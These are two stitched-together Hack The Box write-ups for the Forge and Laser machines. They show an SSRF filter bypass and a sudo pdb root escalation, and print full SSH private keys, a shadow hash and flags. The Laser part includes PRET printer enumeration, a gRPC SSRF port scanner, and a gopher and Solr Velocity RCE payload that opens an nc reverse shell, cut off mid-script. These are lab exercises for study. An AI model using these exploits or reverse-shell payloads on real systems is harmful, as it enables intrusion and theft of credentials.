Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 30

Origin: http://forge.htb

Connection: close

Referer: http://forge.htb/upload

Upgrade-Insecure-Requests: 1


url=http://127.0.0.1/&remote=1

get response:

1
URL contains a blacklisted address!

After that let’s check if we can access the admin.forge.htb

And we see it’s also a blacklisted address.

Let’s capitalize all letters of the sub-domain to check if it’s bypass the filter.

1
url=http://ADMIN.FORGE.HTB&remote=1

And we see we successfully bypass the filter and get the link.

let’s open that link and see what’s inside that admin page.

And we can see firefox can’t open that so let’s try with curl.

And we get the html souce code of the admin page.

And there is an /announcements page let’s take a look on that.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(root💀kali)-[~/hackthebox/machine/forge]
└─# curl http://forge.htb/uploads/763OjQjUrBpQmd1VpIbP
<!DOCTYPE html>
<html>
<head>
<title>Admin Portal</title>
</head>
<body>
<link rel="stylesheet" type="text/css" href="/static/css/main.css">
<header>
<nav>
<h1 class=""><a href="/">Portal home</a></h1>
<h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
<h1 class="align-right"><a href="/upload">Upload image</a></h1>
</nav>
</header>
<br><br><br><br>
<br><br><br><br>
<center><h1>Welcome Admins!</h1></center>
</body>
</html>

Now let’s add /announcements in the req.

1
url=http://ADMIN.FORGE.HTB/announcements&remote=1

Now let’s check what’s inside that page with curl.

Boom we got the ftp creads and some notes

But the problem is we can’t login inside ftp with these creads because the ftp port is filtered.

But the notes said they support ftp,ftps,http,https for uploading the file through ?u= parameter.

So we can use this functionality to login inside ftp server.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(root💀kali)-[~/hackthebox/machine/forge]
└─# curl http://forge.htb/uploads/lgoVIX3Ue4VS1AGfSVS0
<!DOCTYPE html>
<html>
<head>
<title>Announcements</title>
</head>
<body>
<link rel="stylesheet" type="text/css" href="/static/css/main.css">
<link rel="stylesheet" type="text/css" href="/static/css/announcements.css">
<header>
<nav>
<h1 class=""><a href="/">Portal home</a></h1>
<h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
<h1 class="align-right"><a href="/upload">Upload image</a></h1>
</nav>
</header>
<br><br><br>
<ul>
<li>An internal ftp server has been setup with credentials as user:heightofsecurity123!</li>
<li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.</li>
<li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can simply pass a url with ?u=&lt;url&gt;.</li>
</ul>
</body>
</html>

Let’s list the directory and files of ftp server.

1
url=http://ADMIN.FORGE.HTB/upload?u=ftp://user:heightofsecurity123!@127.1.1.1&remote=1

Got the url.

It’s seems like we are inside the home directory of user it’s mean .ssh folder is also there let’s quickly check it out.

1
2
3
4
┌──(root💀kali)-[~/hackthebox/machine/forge]
└─# curl http://forge.htb/uploads/Z6sZibedRbDeKYBFQpBL
drwxr-xr-x 3 1000 1000 4096 Aug 04 19:23 snap
-rw-r----- 1 0 1000 33 Sep 12 23:17 user.txt

Let’s try to get the id_rsa of the user.

1
url=http://ADMIN.FORGE.HTB/upload?u=ftp://user:heightofsecurity123!@127.1.1.1/.ssh/id_rsa&remote=1

Got the id_rsa of the user.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
┌──(root💀kali)-[~/hackthebox/machine/forge]
└─# curl http://forge.htb/uploads/rImFtfhldjbYX4CuIwZx
-----BEGIN OPENSSH PRIVATE KEY-----
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
shlLupso7WoS0AAAAKdXNlckBmb3JnZQE=
-----END OPENSSH PRIVATE KEY-----

Let’s ssh in real quick and get the user.txt.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28

┌──(root💀kali)-[~/hackthebox/machine/forge]
└─# chmod 600 user
┌──(root💀kali)-[~/hackthebox/machine/forge]
└─# ssh -i user user@10.10.11.111
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

System information as of Sun 12 Sep 2021 11:49:05 PM UTC

System load: 0.0 Processes: 222
Usage of /: 43.6% of 6.82GB Users logged in: 0
Memory usage: 22% IPv4 address for eth0: 10.10.11.111
Swap usage: 0%


0 updates can be applied immediately.


Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
user@forge:~$ id
uid=1000(user) gid=1000(user) groups=1000(user)
user@forge:~$ whoami
user
user@forge:~$ cat user.txt
3466f6558880e529a6e586b146b3cb66

Privilege escalation

Before start with LinPEAS let’s try some manual enumeration.

And we see we can run sudo command without password.

1
2
3
4
5
6
7
user@forge:~$ sudo -l
Matching Defaults entries for user on forge:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
(ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
user@forge:~$

Let’s check the remote-manage.py script.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
user@forge:~$ cat /opt/remote-manage.py
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
sock.bind(('127.0.0.1', port))
sock.listen(1)
print(f'Listening on localhost:{port}')
(clientsock, addr) = sock.accept()
clientsock.send(b'Enter the secret passsword: ')
if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
clientsock.send(b'Wrong password!\n')
else:
clientsock.send(b'Welcome admin!\n')
while True:
clientsock.send(b'\nWhat do you wanna do: \n')
clientsock.send(b'[1] View processes\n')
clientsock.send(b'[2] View free memory\n')
clientsock.send(b'[3] View listening sockets\n')
clientsock.send(b'[4] Quit\n')
option = int(clientsock.recv(1024).strip())
if option == 1:
clientsock.send(subprocess.getoutput('ps aux').encode())
elif option == 2:
clientsock.send(subprocess.getoutput('df').encode())
elif option == 3:
clientsock.send(subprocess.getoutput('ss -lnt').encode())
elif option == 4:
clientsock.send(b'Bye\n')
break
except Exception as e:
print(e)
pdb.post_mortem(e.__traceback__)
finally:
quit()


We can clearly see that if we manage to create some error so we go to the except handler inside Python Debugger and as we running it as root so we can easily execute command with os module in the system.

For that we need to ssh connection one is for start the server and second is for connect to the server.

For create an error i use ‘\ in my netcat you use anything you want.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
┌──(root💀kali)-[~/hackthebox/machine/forge]
└─# ssh -i user user@10.10.11.111
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

System information as of Sun 12 Sep 2021 11:57:04 PM UTC

System load: 0.0 Processes: 221
Usage of /: 43.6% of 6.82GB Users logged in: 1
Memory usage: 22% IPv4 address for eth0: 10.10.11.111
Swap usage: 0%


0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sun Sep 12 23:49:06 2021 from 10.10.14.11
user@forge:~$ nc localhost 31202
user@forge:~$ nc localhost 60401
Enter the secret passsword: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
'\
1
2
3
4
5
6
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:60401
invalid literal for int() with base 10: b"'\\"
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb)

Now we are inside the pdb let’s import the os module and use our old trick for geeting root.

1
2
3
4
5
6
7
8
9
10
(Pdb) import os
(Pdb) os.system("chmod +s /bin/bash")
0
(Pdb) exit()
user@forge:~$ /bin/bash -p
bash-5.0# cd /root
bash-5.0# cat root.txt
c22dca0e29c88eba7f1d841820ee1fc8
bash-5.0# cat /etc/shadow | grep root
root:$6$Msvc2unlR99fWBAX$boGTeFujypU5XzdRYTBwRdGEUanryagtjUScvHxCfJ.Jt44iwzJhad4rWhXMahebHXA6CSH3Nlr64tpusii6O/:18780:0:99999:7:::
  • and here is root id_rsa key to connect

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAusTE7uvvBLrfqDLv6I/+Xc9W/RVGA4eFPOowUNkHDZ4MTUm4cK4/
DdTvY7o7bvSinEX26rWdG4eVY3qnBGSACl3VIGX80NsWgyZwWQT20Vj0q8gf674RB4LfB6
i6Awm8cbm3105HxfQnqr4qr2oJEpyDVaF29zpaS+6y0Ogq7HcRkSyQyErBnGmlOYBcBvvh
M+/j0iCCMfM6ZbZ/0ouoN4uOXzn+jh/ZJstDoEd0VH4RhnMzHA1hdo+6+OhFUbtoCFdxtP
wfzVp0LQb2wqitREeT5GNPIVL2//tbNz+QUfuwQAEHCcveyKWDVTs/klDkcf/p9NqsAspn
re6QhoLqzsuAXds0gThQLN+/+EUuV3sZ6wdkmHBqKbm8aaGc84P/SpnDvz249+G188NoUq
nVSb9RCRnGy/JStP97umzhbyJLiRpRY8Dlh8Ugln6D58b5QVk3uYjP0muf+SI3No+L7+81
iM7jNo9x2Jsg79tjP/RfgSJdTt6atSgeq9BwBJzxAAAFgPqA8Wj6gPFoAAAAB3NzaC1yc2
EAAAGBALrExO7r7wS636gy7+iP/l3PVv0VRgOHhTzqMFDZBw2eDE1JuHCuPw3U72O6O270
opxF9uq1nRuHlWN6pwRkgApd1SBl/NDbFoMmcFkE9tFY9KvIH+u+EQeC3weougMJvHG5t9
dOR8X0J6q+Kq9qCRKcg1Whdvc6WkvustDoKux3EZEskMhKwZxppTmAXAb74TPv49IggjHz
OmW2f9KLqDeLjl85/o4f2SbLQ6BHdFR+EYZzMxwNYXaPuvjoRVG7aAhXcbT8H81adC0G9s
KorURHk+RjTyFS9v/7Wzc/kFH7sEABBwnL3silg1U7P5JQ5HH/6fTarALKZ63ukIaC6s7L
gF3bNIE4UCzfv/hFLld7GesHZJhwaim5vGmhnPOD/0qZw789uPfhtfPDaFKp1Um/UQkZxs
vyUrT/e7ps4W8iS4kaUWPA5YfFIJZ+g+fG+UFZN7mIz9Jrn/kiNzaPi+/vNYjO4zaPcdib
IO/bYz/0X4EiXU7emrUoHqvQcASc8QAAAAMBAAEAAAGAR6rR1sx5/1qmECjbnmYCuYSiYK
MVJq2OFv3WZG+jITqQhefP+o0ibPBUm/QOclk1PLosMYxXKQUx8eZSyIC4EUJIUhJQnOQ1
E0ZgvggFnfeAi5pThWZ9qmAxrQK1vgyyXwFg5iGHsRIrVn16a61Ipfeg/e7jc6LUm2aQ/1
DXh7145DgxpmnpOVfgqtvydEua8w8OYMdQrlIjCnypN+WXOxk2HJxobakS7qv42zwQC4wE
tY7nAdCwoYotuO2IDADZFcRWiPImmTnVWQvM27VKzpuDmp1kmOh8VD1qFV0GlPQIsJMHLH
rQYJ6toBi7WaHC7H56EDd9QrVJgmmj50I90weAj8fldN+L8VSl3PKBgzdsxUH9xB3toj1z
uYvgk7cPxcW78ObYUkmNUJNMZcA0/LezoXG7fWuhRoOf1eXIbUKYd+ygNlyxaqywufESzY
HaGezUEV+UsI0Ll3Me7WyslZaX6hpOjhYJmN3kv0dWNJg9Nkg29Pr4iU5q+t71BYlxAAAA
wFWKwWX2ApTatPB/5GvAs3SWT+O3bj3FXoQ3VjI5D+vPyUCx9Dr/iMOBv5YHObfxwqezzD
0m82Zy1gwvWUPpVq4uiRPwwojqAYqDwA/gbX3+LdVR0bZFMFx2R0FzVXEIMCI5Cxvg+DBx
NsLIQ8EbEWGp9NWOa9FeRsA8o/KjzFEPU8MlxxgaFkzsxciykNGZk1luUSsNujm7fgWv55
ZdFmti8b1TAt5cVkHrT5Fks835XX9W8exqcOcZlEHIXOSgLQAAAMEA9cceY3X6o9Nu6xPu
3eREkMAjIaR+cY/OrKO40Zm0NiIvpi+kOVoNtau0gXSXNryMyuGsjGuWW8IPnpr21UBJP8
1O4kfqXdsfj067n21kofcxS4Ca6cSi7m4HU6ZGGpiC9eSJ44XRNGypKhahpxhbZqgFFdVU
MdzdsZRFhm1tdQU8ZoqouPAX+tI3788IBG2QAgTpQ9ly7sVKMdwfT9qC3wtcgXGS1OweaC
BUDvWd2rzP7/egeGqGWFOYZFxKhndPAAAAwQDCiVwE7LiHyZHfHN7amzdusL9odhljHkYf
2xeZP3PERvqWr3g8xwhgT4oGUy8x3zgILYYvnX04FpfpBMke725nEyrvK/kZf/Sgp7Sk0h
pbEabGDypeS4A3UIhtaM+VShS7wJGz8sXAbMm+JSwMt67vN95IULw6+SuyirRLUDc77N76
xIK6PSiF7Hs2Z7BZOVQd1BpblnZrL3mbJcdvXS8n55QgDuxfJeoxKrr9r1r/WqRjtce8/A
ZPz43Mi1EOl78AAAAKcm9vdEBmb3JnZQE=
-----END OPENSSH PRIVATE KEY-----

Summary of knowledge

  • subdomains fuzzing
  • file upload bypass through upper case
  • Privilege escalation through sudo python scripts

Contact me

  • QQ: 1185151867
  • twitter: https://twitter.com/fdlucifer11
  • github: https://github.com/FDlucifer

I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more……

打印服务、gRPC 与内部 Solr

JetDirect 线索连接加密配置和 gRPC,gopher 请求再到内部 Solr。原文保留防火墙内端口、转发和进程观察的完整链。

来源 laser · 原记录 2020-08-19 · 32 个代码块 · 12 处图片引用

查看分析过程、攻击步骤与完整代码

introduce

OS: Linux
Difficulty: Insane
Points: 50
Release: 08 Aug 2020
IP: 10.10.10.201

User Blood InfoSecJack 00 days, 00 hours, 04 mins, 04 seconds.
Root Blood bjornmorten 00 days, 23 hours, 18 mins, 35 seconds.

  • my htb rank

information gathering

first use nmap as usaul

1
2
3
4
PORT     STATE SERVICE     VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
9000/tcp open cslistener?
9100/tcp open jetdirect?

port 9100

After some searching we can see that HP jetdirect is a tcp/ip printer server. i found the following exploit/enumeration tool:

  • PRET

first download it

1
git clone https://github.com/RUB-NDS/PRET.git

then

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
root@kali:~/PRET# python pret.py 10.10.10.201 pjl
________________
_/_______________/|
/___________/___//|| PRET | Printer Exploitation Toolkit v0.40
|=== |----| || by Jens Mueller <jens.a.mueller@rub.de>
| | ô| ||
|___________| ô| ||
| ||/.---.|| | || 「 pentesting tool that made
|-||/_____\||-. | | dumpster diving obsolete‥ 」
|_||=L==H==||_|__|/

(ASCII art by
Jan Foerster)

Connection to 10.10.10.201 established
Device: LaserCorp LaserJet 4ML

Welcome to the pret shell. Type help or ? to list commands.
10.10.10.201:/>

now we have a connection, start some enumeration
with just a few linux commands we found a file named queued:

1
2
3
4
5
6
7
8
10.10.10.201:/> ls
d - pjl
10.10.10.201:/> cd pjl
10.10.10.201:/pjl> ls
d - jobs
10.10.10.201:/pjl> cd jobs
10.10.10.201:/pjl/jobs> ls
- 172199 queued

get queued

and we downloaded the file to our machine, since this file is encrypted we still need a decryption key.

nvram dump

1
2
3
10.10.10.201:/pjl/jobs> nvram dump
Writing copy to nvram/10.10.10.201
..................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................k...e....y.....13u94r6..643rv19u

and we found our decryption key. lets try to decrypt this file:
convert file to base64.raw file:

1
2
3
4
5
6
7
8
root@kali:~/PRET# sed -e "s#'##g" queued | cut -c2- > queued.b64
root@kali:~/PRET# ls
capabilities.py DISCLAIMER.md helper.py nvram pjl.py printer.pyc
capabilities.pyc discovery.py helper.pyc operators.py pjl.pyc queued
codebook.py discovery.pyc img operators.pyc postscript.py queued.b64
codebook.pyc fonts LICENSE.md overlays postscript.pyc README.md
console.py fuzzer.py lpd pcl.py pret.py testpages
db fuzzer.pyc mibs pcl.pyc printer.py

decode file:

1
2
3
4
5
6
7
import base64

with open("queued.b64","r") as mmm:
mmm_content = mmm.read()
b85dec_content = base64.b85decode(mmm_content)
with open("secwalk.raw","wb") as mmm_jpg:
mmm_jpg.write(b85dec_content)

aes decrypt python script:

1
2
3
4
5
6
7
8
9
10
#!/usr/bin/env python3
import io, sys, base64
from Crypto.Cipher import AES

with io.open('secwalk.raw', 'rb') as fp:
c = fp.read()[8:]
iv, ct = c[:16], c[16:]
cipher = AES.new('13vu94r6643rv19u', AES.MODE_CBC, iv)
z = cipher.decrypt(ct)
sys.stdout.buffer.write(z)

then run it

1
root@kali:~/PRET# python3 aesde.py > secwalk.pdf

and we get a pdf file:
the important contents are following:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
...
return service_pb2.Data(feed='Pushing feeds')
...

Here is how a sample feed information looks like.

{
"version": "v1.0",
"title": "Printer Feed",
"home_page_url": "http://printer.laserinternal.htb/",
"feed_url": "http://printer.laserinternal.htb/feeds.json",
"items": [
{
"id": "2",
"content_text": "Queue jobs"
},
{
"id": "1",
"content_text": "Failed items"
}
]
}

now we know where port 9000 is used for.

Port 9000

Now we know this port communication with GRPC we should create our gRPC client to communicate with it. the following post can help us with that:

  • A simplified guide to gRPC in Python

First we should create a proto file, when we look at the PDF file we can see which content it needs:

1
2
3
4
5
6
Usage 
To streamline the process we are utilising the Protocol Buffers and gRPC framework.
The engine runs on 9000 port by default. All devices should submit the feeds in serialized format such that data transmission is fast and accurate across network.
We defined a Print service which has a RPC method called Feed . This method takes Content as input parameter and returns Data from the server.
The Content message definition specifies a field data and Data message definition specifies a field feed .
On successful data transmission you should see a message.

It needs content, Data and Service print:

luci11.proto

1
2
3
4
5
6
7
8
9
10
11
12
13
syntax = "proto3";

message Content {
string data = 1;
}

message Data {
float feed = 1;
}

service Print {
rpc Feed(Content) returns (Data) {}
}

now we need to run the following command as mentioned in the post,you need to install the dependencies first

1
2
3
4
pip3 install grpcio
pip3 install grpcio-tools

root@kali:~/hackthebox/machine/laser# python3 -m grpc_tools.protoc -I. --python_out=. --grpc_python_out=. luci11.proto

Now we have a few file and can start create our client:

1
2
root@kali:~/hackthebox/machine/laser# ls
luci11_pb2_grpc.py luci11_pb2.py luci11.proto

client.py

1
2
3
4
5
6
7
8
9
10
11
12
13
import sys, pickle, base64
import grpc, luci11_pb2, luci11_pb2_grpc

payload = '{"feed_url":"http://10.10.14.6:81"}'
payload = base64.b64encode(pickle.dumps(payload))
channel = grpc.insecure_channel('10.10.10.201:9000')
stub = luci11_pb2_grpc.PrintStub(channel)
content = luci11_pb2.Content(data=payload)
try:
response = stub.Feed(content, timeout=10)
print(response)
except Exception as ex:
print(ex)

now test if we can get a connection back from it:

1
2
3
4
5
6
7
8
9
10
11
12
root@kali:~/hackthebox/machine/laser# python3 client.py
......
root@kali:~# nc -lvp 81
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::81
Ncat: Listening on 0.0.0.0:81
Ncat: Connection from 10.10.10.201.
Ncat: Connection from 10.10.10.201:58680.
GET / HTTP/1.1
Host: 10.10.14.6:81
User-Agent: FeedBot v1.0
Accept: */*

looks like we have a connection.

After some more enumeration, there was a little stuck here, but it turns out we can create an port scanner to see which service ports are open behind the firewall and since grpc can communicate with these ports we could try to exploit these by using the following python script:

scanner.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
import sys, pickle, base64
import grpc, luci11_pb2, luci11_pb2_grpc

for port in range(1, 65536):
payload = '{"feed_url":"http://localhost:' + str(port) + '"}'
payload = base64.b64encode(pickle.dumps(payload))
channel = grpc.insecure_channel('10.10.10.201:9000')
stub = luci11_pb2_grpc.PrintStub(channel)
content = luci11_pb2.Content(data=payload)
try:
response = stub.Feed(content, timeout=10)
print(port, response)
except Exception as ex:
if 'Connection refused' in ex.details():
continue
print(port)

now run it:

1
2
3
4
5
6
root@kali:~/hackthebox/machine/laser# python3 scanner.py
22
7983
8983 feed: "Pushing feeds"
9000
9100

found two new ports 7983 and 8983
Pushing feeds was also mentioned in the pdf file:

1
2
3
4
5
On successful data transmission you should see a message.

...
return service_pb2.Data(feed='Pushing feeds')
...

try to get a successful data transmission:

client.py

1
2
3
4
5
6
7
8
9
10
11
12
13
import sys, pickle, base64
import grpc, luci11_pb2, luci11_pb2_grpc

payload = '{"feed_url":"http://localhost:8983"}'
payload = base64.b64encode(pickle.dumps(payload))
channel = grpc.insecure_channel('10.10.10.201:9000')
stub = luci11_pb2_grpc.PrintStub(channel)
content = luci11_pb2.Content(data=payload)
try:
response = stub.Feed(content, timeout=10)
print(response)
except Exception as ex:
print(ex)
1
2
root@kali:~/hackthebox/machine/laser# python3 client.py
feed: "Pushing feeds"

have a successful data transmission we can try to lookup which service is running on port 8983

port 8983 details

looks like Apache solr 1.4 is running on this port
After some searching I found the following:

  • Apache Solr Injection Research

  • CVE-2019-17558 RCE via Velocity template:

1
https://github.com/veracode-research/solr-injection#7-cve-2019-17558-rce-via-velocity-template-by-_s00py

write a python script to exploit it:

first download grpcurl

  • grpcurl binary file from github

then use the following two python scripts to get a shell

exp.py

1
2
3
4
5
6
7
8
import base64
import pickle
import os

data0 = '{"feed_url":"gopher://localhost:8983/0POST%20%2Fsolr%2Fstaging%2Fconfig%20HTTP%2F1.1%0AHost%3A%20localhost%3A8983%0AContent-Type%3A%20application%2Fjson%0AContent-Length%3A%20259%0A%0A%7B%0A%20%20%22update-queryresponsewriter%22%3A%20%7B%0A%20%20%20%20%22startup%22%3A%20%22lazy%22%2C%0A%20%20%20%20%22name%22%3A%20%22velocity%22%2C%0A%20%20%20%20%22class%22%3A%20%22solr.VelocityResponseWriter%22%2C%0A%20%20%20%20%22template.base.dir%22%3A%20%22%22%2C%0A%20%20%20%20%22solr.resource.loader.enabled%22%3A%20%22true%22%2C%0A%20%20%20%20%22params.resource.loader.enabled%22%3A%20%22true%22%0A%20%20%7D%0A%7D"}'

data = base64.b64encode(pickle.dumps(data0))
os.system("/root/hackthebox/machine/laser/grpcurl -plaintext -d '{\"data\":\"%s\"}' -proto luci11.proto 10.10.10.201:9000 Print.Feed" % data.decode())

exp2.py

1
2
3
4
5
6
7
8
9
import base64
import pickle
import os
import sys

data1 = '{"feed_url":"http://localhost:8983/solr/staging/select?q=1&wt=velocity&v.template=custom&v.template.custom=%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.Runtime%27))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27nc%2010.10.10.6%204444%20-e%20%2Fbin%2Fbash%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end"}'

data = base64.b64encode(pickle.dumps(data1))
